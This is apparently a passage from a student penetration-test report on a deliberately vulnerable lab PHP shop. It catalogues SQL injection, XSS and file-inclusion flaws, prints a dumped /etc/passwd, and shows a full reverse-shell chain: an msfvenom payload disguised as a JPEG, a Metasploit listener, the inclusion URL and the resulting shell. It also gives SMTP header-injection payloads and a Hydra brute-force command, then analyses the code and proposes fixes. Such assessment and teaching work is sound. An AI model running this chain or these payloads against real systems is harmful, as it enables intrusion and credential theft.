
Table 13: SQL injection vulnerabilities exploitable by an admin user

Resource	**Method**	**Parameter**	**Notes**
`editprod.php`	GET	`id`	Error-based, time-based blind, boolean blind and UNION query injections all reported; Database could be rapidly dumped using error-based techniques; OS shell could be created as user `daemon`
`editsubcat.php`	GET	`id`	Same as above
`edituser.php`	GET	`id`	Same as above
`editcategory.php`	GET	`id`	Same as above

2.6.4 Testing File Inclusion Vulnerabilities

A single file inclusion vulnerability was identified through ZAP's active scans (although it was identified as a path traversal vulnerability). The resource `affix.php` allowed the inclusion of a local file specified in its GET parameter `type`, for any user, regardless of authentication. This is demonstrated with the file `/etc/passwd`, as shown in Figure 41.

Figure 41: Local file inclusion vulnerability



```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:
/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:
/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-
data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:
/usr/sbin/nologin systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false systemd-network:x:101:103:systemd Network Management,,,:/run/systemd
/netif:/bin/false systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
syslog:x:104:108::/home/syslog:/bin/false _apt:x:105:65534::/nonexistent:/bin/false messagebus:x:106:110::/var/run/dbus:/bin/false uuidd:x:107:111::/run/uuidd:/bin/false
lightdm:x:108:112:Light Display Manager:/var/lib/lightdm:/bin/false ntp:x:109:114::/home/ntp:/bin/false whoopsie:x:110:115::/nonexistent:/bin/false
dnsmasq:x:111:65534:dnsmasq,,,:/var/lib/misc:/bin/false pulse:x:112:120:PulseAudio daemon,,,:/var/run/pulse:/bin/false osboxes:x:1000:1000:osboxes.org,,,:/home/osboxes:
/bin/bash mysql:x:999:1001::/home/mysql: guest-t6hzst:x:998:998:Guest:/tmp/guest-t6hzst:/bin/bash
```

2.6.5 Summary of Results


- 11 reflected XSS vulnerabilities affecting standard users were discovered, and these are detailed in Table 5.
- 4 further reflected XSS vulnerabilities affecting admin users were found, and these are given in Table 6.
- 12 parameters across 4 resources in the main site were vulnerable to persistent XSS attacks by a standard user. The payloads submitted in these fields would be executed in the admin area user management page. These vulnerabilities are detailed in Table 7.
- 30 parameters across 8 admin area resources were vulnerable to persistent XSS attacks, as detailed in Table 8. The payloads submitted to these resources would be executed in the admin area, the main site, or both. Four of these resources, `confirmprod.php`, `confirmcategeory.php`, `confirmuser.php` and `confirmsubcat.php` had previously been found to be accessible to standard users.
- 8 SQL injection vulnerabilities exploitable by standard users were identified, as detailed in Table 11.
- 4 further SQL injection vulnerabilities exploitable by an admin user were discovered, and are listed in Table 13.
- One local file inclusion vulnerability was identified in the `type` parameter of the resource `affix.php`.

2.7 Miscellaneous Further Testing

2.7.1 Checking HTTPS configuration

Until this point, the site had been navigated over HTTP, and it had not been found to switch to HTTPS at any point. Manually navigating to the HTTPS site displayed a directory listing, and the target application could be found under the directory `studentsite`, confirming that HTTPS was indeed enabled. Checking the details of the HTTPS connection in Firefox showed that a correct cipher was being used, as shown in Figure 42. To determine whether the same code was running under HTTPS, the PHP info file `phpinfo.php` was checked over HTTP and HTTPS. This revealed that the document root was `/opt/lampp/htdocs` for HTTPS and `/opt/lampp/htdocs/studentsite` for HTTP. Since, under HTTPS, the site could be found at `studentsite`, this revealed that the same site was being served under both protocols, but that the HTTPS site had been set up incorrectly.

Figure 42: TLS Encryption Information



Technical Details

Connection Encrypted (TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256, 128 bit keys, TLS 1.2)

The page you are viewing was encrypted before being transmitted over the Internet.

2.7.2 Testing for File Upload Vulnerabilities


Various attempts were made to upload PHP code via the profile picture change feature. Attempting to upload a `.php` file resulted in an alert stating 'extension not allowed, please choose a JPEG or PNG file'. Various trial-and-error attempts were made to attempt to confirm this, including uploading files with extensions `.jpg.php` and `.php.jpg`, and changing the MIME-type in the request to `image/jpeg`. Only files whose final extension was a JPEG or PNG extension were permitted. The server would not execute these as PHP files when browsing to them under the `pictures` directory, stating that the image could not be displayed because it contained errors.

However, using the previously discovered file inclusion vulnerability, PHP code contained in a file with an image file extension could be executed. To exploit this, a PHP reverse shell payload was first created, using the command in Listing 13. A listener was then created with Metasploit, as shown in Figure 43. The created payload was then uploaded using the profile picture upload feature, before browsing to the URL `http://192.168.1.20/affix.php?type=pictures/shell.jpeg` to execute the payload using the local file inclusion vulnerability. This resulted in a remote shell being created successfully, as shown in Figure 44.

Listing 13: Command used to create a PHP reverse shell payload


```
msfvenom -p php/meterpreter_reverse_tcp LHOST
   ↪ =192.168.1.100 LPORT=4444 > shell.jpeg
```

Figure 43: Creating a listener in Metasploit



```
msf5 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf5 exploit(multi/handler) > set PAYLOAD php/meterpreter_reverse_tcp
PAYLOAD ⇒ php/meterpreter_reverse_tcp
msf5 exploit(multi/handler) > set LHOST 192.168.1.100
LHOST ⇒ 192.168.1.100
msf5 exploit(multi/handler) > set LPORT 4444
LPORT ⇒ 4444
msf5 exploit(multi/handler) > run
```

Figure 44: Meterpreter session created upon payload execution



```
meterpreter > shell
Process 2687 created.
Channel 0 created.
whoami
daemon

pwd
/opt/lampp/htdocs/studentsite
ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UNKNOWN group default qlen 1000
    link/ether 00:0c:29:bb:e1:8c brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.10/24 brd 192.168.1.255 scope global ens33
       valid_lft forever preferred_lft forever
    inet6 fe80::20c:29ff:febb:e18c/64 scope link
       valid_lft forever preferred_lft forever
3: ens38: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UNKNOWN group default qlen 1000
    link/ether 00:0c:29:bb:e1:96 brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.20/24 brd 192.168.1.255 scope global ens38
       valid_lft forever preferred_lft forever
    inet6 fe80::20c:29ff:febb:e196/64 scope link
       valid_lft forever preferred_lft forever
```

2.7.3 Testing for Logic Flaws

Many potential logic flaws in the application's functionality had already been implicitly tested throughout previous steps; for instance, it was determined that prices and User IDs (in most cases) were derived from the database or current session, preventing such parameters from being manipulated with empty or nonsensical values. One key observation, however, was that transactions could successfully be completed without submitting a valid credit card number.

2.7.4 Testing for SMTP Injection

To test for SMTP injection in the contact form, various payloads, which are given in Listing 14, were submitted in the `name`, `email` and `message` fields. Due to the presence of a Captcha, this was done manually by intercepting the request with ZAP after filling out the form. None of these attempts were successful, with each resulting in an error message stating 'Could not connect to SMTP host', as found previously when interacting with this page.

Listing 14: SMTP injection payloads

```
1802565%40uad.ac.uk%0aCc:1802565%40uad.ac.uk
1802565%40uad.ac.uk%0d%0aCc:1802565%40uad.ac.uk
1802565%40uad.ac.uk%0aBcc:1802565%40uad.ac.uk
1802565%40uad.ac.uk%0d%0aBcc:1802565%40uad.ac.uk
%0aDATA%0afoo%0a.%0aMAIL+FROM:+1802565%40uad.ac.uk%0
    ↪ aRCPT+TO:+1802565%40uad.ac.uk
%0aDATA%0aFrom:+1802565%40uad.ac.uk%0aTo:+1802565%40
    ↪ uad.ac.uk%0aSubject:+test%0afoo%0a.%0a
```

```
%0d%0aDATA%0d%0afoo%0d%0a.%0d%0aMAIL+FROM:+1802565%40
    ↪ uad.ac.uk%0d%0aRCPT+TO:+1802565%40uad.ac.uk%0d%0
    ↪ aDATA%0d%0aFrom:+1802565%40uad.ac.uk%0d%0aTo
    ↪ :+1802565%40uad.ac.uk%0d%0aSubject:+test%0d%0
    ↪ afoo%0d%0a.%0d%0a
```

2.7.5 Security Analysis of HTTP Response Headers

The tool `securityheaders` was used to analyze the site's HTTP response headers for security issues, using the command in Listing 15. The relevant results of this command are detailed in Table 14.

Listing 15: Command used to check the site's HTTP headers for security issues

```
python securityheaders.py http://192.168.1.20
```

Table 14: Security issues in server HTTP response headers

Header	**Finding Type**	**Description**
X-Frame-Options	Missing	This header can be used to disallow framing to prevent clickjacking attacks.
X-XSS-Protection	Missing	This header can be used to activate XSS protection in modern browsers; recommended value is "X-XSS-Protection: 1; mode=block".
X-Content-Type-Options	Missing	This header can be used to prevent MIME-sniffing and force the browser to stick to the declared MIME-type with the value "X-Content-Type-Options: nosniff".
Referrer-Policy	Missing	This header should be included to control how much information is included when navigating away from a document.
Content-Security-Policy	Missing	This header can be used to protect against XSS attacks by white-listing content sources.
Strict-Transport-Security	Missing	This header can be used to strengthen the TLS configuration. The recommended value is "strict-transport-security: max-age=31536000; includeSubDomains".

Expect-CT	Missing	This header allows sites to opt in to enforcement of Certificate Transparency.
X-Powered-By	Information Disclosure	Reveals the PHP version used was PHP/5.6.34.
Server	Information Disclosure	Reveals detailed version information: Apache/2.4.29 (Unix) OpenSSL/1.0.2n PHP/5.6.34 mod_perl/2.0.8-dev Perl/v5.16.3.


2.7.6 Testing the Web Server Software

A scan was performed with Nmap to determine which relevant network services were running on the web server, such as a database server, using the command in Listing 16. This revealed a MySQL server and an FTP server in addition to HTTP and HTTPS, as shown in Figure 45.

Listing 16: Command used to scan for services on the web server host

```
nmap -sV 192.168.1.20
```

Figure 45: Nmap service scan results




```
PORT     STATE SERVICE   REASON  VERSION
21/tcp   open  ftp       syn-ack ProFTPD 1.3.4c
80/tcp   open  http      syn-ack Apache httpd 2.4.29 ((Unix) OpenSSL/1.0.2n PHP/5.6.34 mod_perl/2.0.8-dev Perl/v5.16.3)
443/tcp  open  ssl/https syn-ack Apache/2.4.29 (Unix) OpenSSL/1.0.2n PHP/5.6.34 mod_perl/2.0.8-dev Perl/v5.16.3
3306/tcp open  mysql     syn-ack MariaDB (unauthorized)
Service Info: OS: Unix
```

To search for known vulnerabilities and exploits for the relevant service versions, the sites CVE Details (`www.cvedetails.com`), Exploit Database (`www.exploit-db.com`) and the Rapid7 Exploit Database (`www.rapid7.com/db/`) were searched. No relevant, serious vulnerabilities or exploits were found for the given Apache or ProFTPD versions, and no version was given for MariaDB. However, Apache 2.4.29 is significantly behind the latest version, which was 2.4.46 at the time of writing (The Apache Software Foundation, 2020). Similarly, ProFTPD version 1.3.4c is behind the latest release 1.3.7a (The ProFTPD Project, 2020). The installed PHP version, 5.6.34, was also checked for known vulnerabilities. No relevant or high severity vulnerabilities were found, but support for PHP 5 has been discontinued as of 10 January, 2019. Current supported versions are 7.3.25, 7.4.13 and 8.0.0 (The PHP Group, 2020).

An attempt was then made to connect to the MariaDB server using the command `mysql -h 192.168.1.20`, which resulted in an error stating that the host was not permitted to connect, as shown in Figure 46. This suggested only the local host was permitted to access the database.


Figure 46: Error when attempting to connect directly the the MariaDB server



```
ERROR 1130 (HY000): Host '192.168.1.1' is not allowed to connect to this MariaDB server
```

The FTP server was then tested. Attempts to connect revealed this server required credentials, and trying to run commands without having provided valid credentials was unsuccessful, as shown in Figure 47. Hydra was then used to attempt to brute-force valid FTP credentials, using the command in Listing 17. The file `users.txt` contained 'root', 'ftp' and each of the valid usernames discovered for the web site, and the file `password.lst` was a copy of `/usr/share/wordlists/metasploit/password.lst` plus the potential leaked password discovered in the initial exploration, 'Thisisverysecret18'. No valid credentials were discovered.

Figure 47: FTP error when no valid credentials were provided



```
Connected to 192.168.1.20.
220 ProFTPD 1.3.4c Server (ProFTPD) [::ffff:192.168.1.20]
Name (192.168.1.20:kali):
331 Password required for kali
Password:
530 Login incorrect.
Login failed.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
530 Please login with USER and PASS
Passive mode refused.
```

Listing 17: Command used to brute-force FTP with Hydra

```
hydra -L users.txt -P password.lst ftp://192.168.1.20
```

2.7.7 Summary of Results

- HTTPS was active on the web server, although this was not switched to automatically at any point and all sensitive functionality was available over HTTP. A correct cipher was used, but the web root was set up incorrectly to the parent directory of the target site's root directory.
- Arbitrary PHP code with a JPEG or PNG file extension could be uploaded via the user profile picture change feature, and executed using the local file inclusion vulnerability in `affix.php` by specifying the path to the uploaded file in this resource's `type` parameter. Uploaded profile pictures were located under the `pictures` directory.

- The server's HTTP responses, at least for the home page, were missing various security-relevant headers and unnecessarily leaked information in others, as detailed in Table 14.

3 Discussion

3.1 Source Code Analysis

To support the primary penetration test, a basic analysis of the site's source code was conducted. This allowed the previously discovered vulnerabilities to be analyzed in more detail, while also allowing further issues to be detected. Importantly, this process would connect the vulnerabilities discovered in the penetration test with their solutions. Changes to specific code locations are likely required to remedy the vast majority of the vulnerabilities discovered, although others may require higher-level web server configuration changes, for example.

The methodology selected for conducting this analysis primarily involved following the inputs passed to each resource, as the majority of vulnerabilities discovered were input-based. Searches were also performed for common indicators of security issues. These may include weak or missing encryption, missing authentication checks or the use of unsafe functions that run text strings as code, for instance. Finally, the results of the penetration test were referred to throughout in order to guide the source code analysis. The results of the analysis are summarized in Table 15.

Table 15: Source Code Analysis Results

Resource	**Line no.**	**Description**
`contact.php`	1	Door code in HTML comment
`hidden.php`	1	Door code in HTML comment
`adminarea/admin_config.php`	5	Closing quote before MySQL database password string leads to disclosure of this password in error message
`processlogin.php`	37, 55	POST inputs not sanitized or sanitized insufficiently before being spliced into SQL query, enabling SQL injection. Function `clean` was included for this purpose but not used.
	45	Input echoed to output without being sanitized, enabling XSS.
`ConfirmR.php`	25-26	Password inserted into database in plain text.

`cookie.php`	2	Cookie containing username and password created with hex and base64 obfuscation. No Secure or HttpOnly attributes set.
`copy of Changepassword.php`	29	POST inputs spliced into SQL query without being sanitized, enabling SQL injection.
	53	SQL query displayed on screen without being sanitized, enabling XSS.
`processcheckout.php`	36	User ID derived from POST input
	43, 46, 49, 58, 77, 94	POST inputs spliced directly into SQL queries without being sanitized, enabling SQL injection.
`username.php`	3	Different result displayed if login username is not valid, enabling username enumeration.
`adminarea/confirmcategory.php`	*	Existence of authenticated admin session not checked.
`adminarea/confirmsubcat.php`	*	Existence of authenticated admin session not checked.
`adminarea/confirmprod.php`	*	Existence of authenticated admin session not checked.
`adminarea/confirmuser.php`	*	Existence of authenticated admin session not checked.
`adminarea/delconfirm.php`	*	Existence of authenticated admin session not checked.
`adminarea/deletecategory.php`	*	Existence of authenticated admin session not checked.
	45	GET input displayed in page without being sanitized, allowing XSS.
`adminarea/deletesubcat.php`	*	Existence of authenticated admin session not checked.
	45	GET input displayed in page without being sanitized, allowing XSS.
`adminarea/deleteprod.php`	*	Existence of authenticated admin session not checked.
	46	GET input displayed in page without being sanitized, allowing XSS.
`adminarea/deleteuser.php`	*	Existence of authenticated admin session not checked.
	54	GET input displayed in page without being sanitized, allowing XSS.

`adminarea/deletepage.php`	*	Existence of authenticated admin session not checked.
`viewproduct.php`	111, 123, 124, 129, 138, 145, 149	GET input displayed in page without being sanitized, allowing XSS.
	69, 102	GET inputs spliced into SQL query without being sanitized, allowing SQL injection.
`searchresult.php`	71, 76, 80, 84, 89	POST input spliced into SQL queries without being sanitized, enabling SQL injection.
	176, 181, 186	POST inputs displayed in page without being sanitized, enabling XSS.
`view.php`	89, 95, 130	POST input spliced into SQL queries without being sanitized, enabling SQL injection.
	210	POST inputs displayed in page without being sanitized, enabling XSS.
`adminarea/editcategory.php`	33	GET input spliced into SQL query without being sanitized, enabling SQL injection.
	150	GET input displayed in page without being sanitized, allowing XSS.
`adminarea/editprod.php`	33	GET input spliced into SQL query without being sanitized, enabling SQL injection.
	212, 213	GET input displayed in page without being sanitized, allowing XSS.
`adminarea/editsubcat.php`	33	GET input spliced into SQL query without being sanitized, enabling SQL injection.
	163	GET input displayed in page without being sanitized, allowing XSS.
`adminarea/edituser.php`	33	GET input spliced into SQL query without being sanitized, enabling SQL injection.
	447	GET input displayed in page without being sanitized, allowing XSS.
`updateqty.php`	29	POST data spliced into SQL query without being sanitized, enabling SQL injection.

`removeqty.php`	26	POST data spliced into SQL query without being sanitized, enabling SQL injection.
`affix.php`	69	File specified in POST data included in PHP code, enabling local file inclusion.
`changepicture.php`	35-43	Uploaded file is validated only by file extension.

3.2 Vulnerabilities Evaluation and Countermeasures

In this section, the discovered vulnerabilities will be evaluated in terms of their impact and their ease of discovery and exploitation. For each vulnerability, practical and appropriate countermeasures will also be discussed. For clarity, this discussion is organized in the same scheme as the methodology and procedure sections.

3.2.1 Mapping and Analyzing the Application

In this first information gathering stage, a number of information disclosure issues presented themselves. Firstly, various files not intended to be publicly accessed and not linked to from the main site were present, such as the file `copy of Changepassword.php` and the PHP information files `info.php` and `phpinfo.php`. Files like these contained various information of use to an attacker. For example, the password change page copy echoed the SQL query it performed to the screen, revealing that no measures were taken against SQL injection on this page and that passwords were stored in plain text in an SQL database. Moreover, while they were not linked to, these resources were very simple to discover with brute-force techniques. Obscurity in the form of files not being linked to from the main site must not be relied upon as a security measure; it should be assumed that if a resource can be accessed publicly then it will be. Development information and files, such as those mentioned above, should not be hosted on the main production site; development tasks should be performed on private systems as much as possible.

Secondly, sensitive information in the form of a door code was included in HTML comments in two files, `contact.php` and `hidden.php`. This was very simple to discover as tools like the ZAP HUD can automatically highlight HTML comments as the site is browsed. A leaked door code represents an extremely serious issue as it could lead to a physical security compromise. No sensitive information should be included in static or generated HTML or JavaScript code, as these are sent to every client who browses to the relevant resource.

At this stage it also became apparent that PHP error reporting was enabled.

PHP errors were responsible for various serious information leaks discoverable simply by browsing the site and of great use to an attacker. For example, the page `adminarea/includes/admin_config.php` included an error which leaked the MySQL database root password, although this issue was mitigated given that MySQL connections could only be made locally. PHP errors also revealed which admin area resources did not check authentication properly and what post parameters they expected, a very serious issue which will be discussed in more detail later. Error reporting should only be enabled on development systems and should be disabled on the main production site.

3.2.2 Testing Client-Side Controls

During this stage, it was discovered that the current user's username and password were stored in a weakly-obfuscated cookie transmissible over plain HTTP and accessible to client-side JavaScript code. This issue was extremely easy to discover, for instance by using a standard browser's developer tools to view the site's cookies on any page once logged in. Once discovered, the cookie could rapidly be de-obfuscated as it used basic and easily recognisable encoding schemes. This issue could lead to various serious security problems involving a user's plaintext credentials being stolen by an attacker. The cookie would be vulnerable to interception in transmission during any plain HTTP request, and XSS attacks could also be used to read and exfiltrate this cookie. To remedy this issue, this cookie should never be created, as it appeared to serve no purpose on the site.

The second vulnerability discovered at this stage was that the password change form did not verify the user's old password despite prompting for it, allowing anyone with access to a user's session to change their password without knowing their current password. This represents a moderate security issue as it would only apply following another security breach such as physical access to a user's device or a stolen session token. This could obviously be fixed by properly verifying the provided old password before performing the password update.

Additionally, the add-to-cart functionality derived the user ID for the current cart from client-side data, meaning this value was open to tampering. As such, any user could add any item to any user's cart simply by specifying a different user ID in their request. This issue was fairly simple to discover, as all it took was examining the request in a tool like ZAP, noticing the user ID field and checking whether the site processed it. Overall, this represents a moderate to severe vulnerability, as an automated script exploiting this issue could perform a denial of service attack by inundating a vast range of possible accounts with add-to-cart requests, filling these users' carts with large numbers of items. Fortunately, this issue is very easily fixed by deriving the user ID from the current session, as for the site's other functionality, rather than from a POST parameter.

Finally, the checkout functionality did not verify on the server side whether the provided credit card number was of a valid form, meaning that a user could edit their request using a tool like ZAP to bypass the client side validation and check out without specifying a credit card number. This was simple to discover through trial and error with the aid of a tool like ZAP to allow HTTP requests to be viewed and edited. This issue was likely not a serious one, but would lead to inconvenience in the case that orders were placed but unable to be fulfilled due to invalid payment information. The provided credit card number should be validated on the server side before recording a successful checkout.

3.2.3 Attacking Authentication

The first authentication-related vulnerability present was that users with duplicate usernames and passwords could be registered, causing only one account with a given set of credentials to be accessible. This issue was easily discoverable through trial and error by creating a small number of accounts. This represents a moderate vulnerability at most, as accounts are fairly unlikely to be registered with identical credentials by coincidence. However, this issue could easily be fixed by disallowing the registration of duplicate usernames in a similar way as for email addresses.

Secondly, usernames could easily be enumerated given that for incorrect login attempts, the user was informed whether the username was valid. This was simple to discover through basic trial and error, and could fairly easily be exploited using a custom script to perform a large number of login requests and record valid usernames. This issue was not a severe one in and of itself, although the ability to enumerate usernames greatly eased the process of performing brute force attacks to discover user passwords. This could be remedied by supplying one generic error message for incorrect logins. However, with the above recommendation to prevent the registration of duplicate usernames, username enumeration would become possible via the registration form. A more comprehensive solution would be to employ measures against password brute-forcing, which will be discussed below.

The site also enforced only very weak password quality rules, with only those under 5 characters rejected during registration, while no restrictions were present in the password change forms. This could lead to users of the site having very weak passwords which are able to be brute-forced in a matter of minutes, as demonstrated in the procedure. More comprehensive restrictions should be placed on user passwords, such as having at least 12 characters and some variation in the form of mixed case characters, numbers and special characters.

Brute force attacks on user accounts were also aided by the lack of any lockout policy for a number of incorrect login attempts, which could easily be discovered by trial and error and easily exploited using automated web login brute-forcing tools such as `hydra`. This represented an extremely serious vulnerability in conjunction with the ability to enumerate usernames and the lack of a strong password policy. This could be remedied by recording incorrect login attempts and by preventing further login attempts after a given number of incorrect attempts within a given time period. Importantly, though, this information must not be sent via the client, leaving it vulnerable to tampering.

Another authentication issue was that passwords were stored in plain text in the database, meaning that access to the database would immediately grant access to every account without the need to crack any password hashes. This is a very serious issue, especially in conjunction with the discovered SQL injection vulnerabilities, as password hashing is an important last line of defense in case the database is compromised. Passwords should be salted and hashed with a cryptographically secure algorithm such as SHA-512 upon registration, and hashed and verified against the hash stored in the database upon login. This can be easily done with the `password_hash` and `password_verify` functions in PHP (The PHP Group, 2021a).

Finally, plain HTTP was used for authentication functions, a serious flaw rendering user credentials vulnerable to interception in transmission. HTTPS should be used for all authentication functionality (including the loading of the authentication form to prevent tampering in transmission) and for the entire site if possible.

3.2.4 Attacking Session Management

Firstly, the PHP session token cookie did not have the 'Secure' or 'HttpOnly' options set, rendering it vulnerable to interception in transmission or theft via an XSS attack. An attacker in possession of a stolen session token could then access the web site with all the privileges of the token's owner, an especially serious problem given that user passwords could be changed without correctly specifying the current password. The presence of various XSS flaws on the site would also make this issue easier to exploit. This issue is also very simple to discover using a standard browser's developer tools. To remedy this, the PHP session token cookie's 'Secure' and 'HttpOnly' attributes could be set with the function `session_set_cookie_params` (The PHP Group, 2021b). However, 'Secure' should only be set once HTTPS is enabled for the site, as otherwise the session token would never be sent over plain HTTP, breaking much of the site's functionality.

The site was also vulnerable in theory to cross-site request forgery attacks given that the site's forms lacked CSRF tokens. This represented a serious flaw, especially given that a user's password could be changed in a single form submission without specifying the correct old password, and was simple to discover by checking the source code for forms on the site. However, exploiting this issue would require a successful social engineering attack to cause the user to access a malicious page in the same browser session as an active session on the site. Additionally, this issue appeared to be mitigated by protections in modern browsers. Such vulnerabilities could be fixed by generating and storing a random token when a session is started, embedding this as a hidden field in each of the site's forms, and checking the submitted value against the stored session value for each form submission. This would prevent the submission of malicious cross-site requests as these would have to include the correct token value stored in the user's session.

3.2.5 Attacking Access Controls

The primary access control vulnerability was that a number of admin area resources did not check for valid admin authentication and thus could be accessed by unauthenticated users to add and delete users, products, categories and subcategories. As previously discussed, this was straightforward to discover due to the presence of error messages on these resources, and the resources themselves were simple to discover since the `adminarea` directory could be browsed by standard users. Once the required parameters were discovered, this issue could be easily exploited by sending crafted post requests using a tool like ZAP. As such, this represents an extremely serious vulnerability, giving any site visitor extensive access to the database. These flaws are made even more serious given the presence of stored XSS issues exploitable via these admin area resources affecting a large proportion of the site. For instance, this would enable an unauthenticated user to submit a malicious JavaScript payload that would then be stored and distributed to every visitor to the site's home page. These issues could be fixed by ensuring the `adminarea` directory cannot be browsed by standard users, and including proper authentication checks in each admin area resource.

3.2.6 Testing for Input-Based Vulnerabilities

Firstly, a significant number of reflected XSS vulnerabilities affecting both standard and admin users were discovered. Most of these were very easy to discover with automated scanning techniques as well as basic trial and error, although the vulnerabilities affecting admin users could only be discovered with admin access. These issues were also simple to exploit by delivering a crafted link to the target user. While not affecting the site's server directly, XSS attacks would enable targeting the site's users with malicious JavaScript code, for instance to capture passwords and payment information, and thus represent very serious vulnerabilities. XSS vulnerabilities can be avoided by ensuring user inputs are properly sanitized before being displayed on a page. Primarily, this should involve escaping a string's HTML special characters with the PHP function `htmlspecialchars` (The PHP Group, 2021c).

Very similar arguments apply to the various stored XSS vulnerabilities discovered, although in some ways these are even more serious. No social engineering would be required in the form of sending a crafted link for a target user to click on, with payloads being stored and distributed on the site itself. Moreover, some of these issues could very easily be exploited by unauthenticated users to deliver JavaScript payloads to admin users, potentially allowing admin credentials or session tokens to be stolen. User inputs stored in the database should always be sanitized before being displayed on a page to prevent this issue.

